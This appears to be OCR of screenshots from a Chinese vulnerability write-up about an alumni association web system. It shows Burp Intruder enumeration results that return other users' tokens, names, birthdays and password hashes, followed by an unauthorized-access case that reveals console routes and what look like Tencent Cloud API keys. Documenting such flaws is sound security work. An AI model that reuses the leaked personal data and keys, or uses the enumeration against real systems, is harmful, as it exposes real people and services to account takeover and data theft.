

Intruder attack 5
攻击 保存 列
Results
Target
Positions
Payloads
Options
过滤器： 显示所有项目
请求 有效载荷 状态 错误 超时 长度 评论
3807 55806 200 922
13901 65900 200 922
3710 55709 200 913
13707 65706 200 913
0 200 912
3904 55903 200 911
3613 55612 200 903
13610 65609 200 903
13804 65803 200 896
Request
Response
Raw
Headers
Hex
{
"code":0,
"data":{
"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MzQwOTksImlhdCI6MTY1NjI0ODQyMCwiZXhwIjoxNjU2MjkxNjIwfQ.A8c-f40PnR0Vbp0
"cookie":"34099.13fd33dd2e2788d46c145596f25fc916.710081333227626933312496840069 65",
"key":"8344955814",
"id":34099,
"number":"2020305010",
"realname":"欧耀口",
"sex":true,
"birthday":"2001-10-14T00:00:00.000Z",
"age":20,
"password":"13fd33dd2e2788d46c145596f25fc916",
"mobile":
"email":null,
"qq":
"type":1154,
"balance":0,
Search...
15685 of 48000



Intruder attack 5
攻击 保存 列
Results
Target
Positions
Payloads
Options
过滤器： 显示所有项目
请求 有效载荷 状态 错误 超时 长度 评论
3807 55806 200 922
13901 65900 200 922
3710 55709 200 913
13707 65706 200 913
0 200 912
3904 55903 200 911
3613 55612 200 903
13610 65609 200 903
13804 65803 200 896
Request
Response
Raw
Headers
Hex
Content-Length: 715
{
"code":0,
"data":{
"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NDQxOTksImlhdCI6MTY1NjI0OTE2NCwiZXhwIjoxNjU2MjkyMzY0fQ.nhQzR-LaT-5
"cookie":"44199.fb40b650542ca6e5e46bc08ba0a7ad9a.671774065054949913312498328627
"key":"2044965923",
"id":44199,
"number":"2070296077",
"realname":"叶□□",
"sex":false,
"birthday":"1998-08-13T00:00:00.000Z",
"age":23,
"password":"fb40b650542ca6e5e46bc08ba0a7ad9a",
"mobile":"
"email":null,
"qq":null,
"type":1412,
Search...
17397 of 48000





案例 3：未授权访问


测试账号直接访问系统配置页面


院校友会 V3.1.0
你好！欢迎登录
Welcome To Login
账号
test
密码
验证码
7n7y
登录


院校友会
3.1.0


app.b4459d48.js
app.b4459d48.jsformatted
Group files by Authored/Deployed
association-local/api/member/acco
association-manage
assets
css
fonts
img
js
app.b4459d48.js
path: "/console/tools",
name: "tools",
component: {
render: function(n) {
return n("router-view")
}
},
children: [{
path: "/console/tools/siteDesign",
name: "siteDesign",
component: function() {
return t.e("chunk-2d0a54e0").then(t.bind(null, "09ab"))
}
}, {
path: "/console/tools/siteDesign",
name: "siteDesign",
component: function() {
return t.e("chunk-2d0a54e0").then(t.bind(null, "09ab"))
}
}, {
path: "/console/tools/mpDesign",
name: "mpDesign",
component: function() {
return Promise.all([t.e("chunk-a2aa0460"), t.e("chunk-63f24a16")]).then(t.
}
}, {
path: "/console/tools/portalDesign/:moduleId",
path: "/
5 of 187
取消
监视
断点
作用域
调用堆栈
XHR/提取断点
DOM 断点
全局侦听器
事件侦听器断点
CSP 违反了规定断点


/console/tools/album/manage
院校友会
3.1.0
所有分组
+ 新增分组
相册
照片
搜索相册名称
创建时间
所有分组
示例
置顶
#示例
0
1
示例
创建时间 2021-07-01 15:33
编辑
删除
启用


不安全
e/system/setting/systemSetting
校友会
3.1.0
所有设置
系统设置
分会设置
邮件服务器设置
微信相关设置
站群相关设置
短信相关设置
腾讯云相关设置
统一认证登录设置
小程序用户条款
腾讯云点播配置
* secretId
AKIDFdxAFEjgFrV5xnsOD
* secretKey
S8i8a6b2Maf
* 签名方式
HmacSHA1
* 编码格式
UTF-8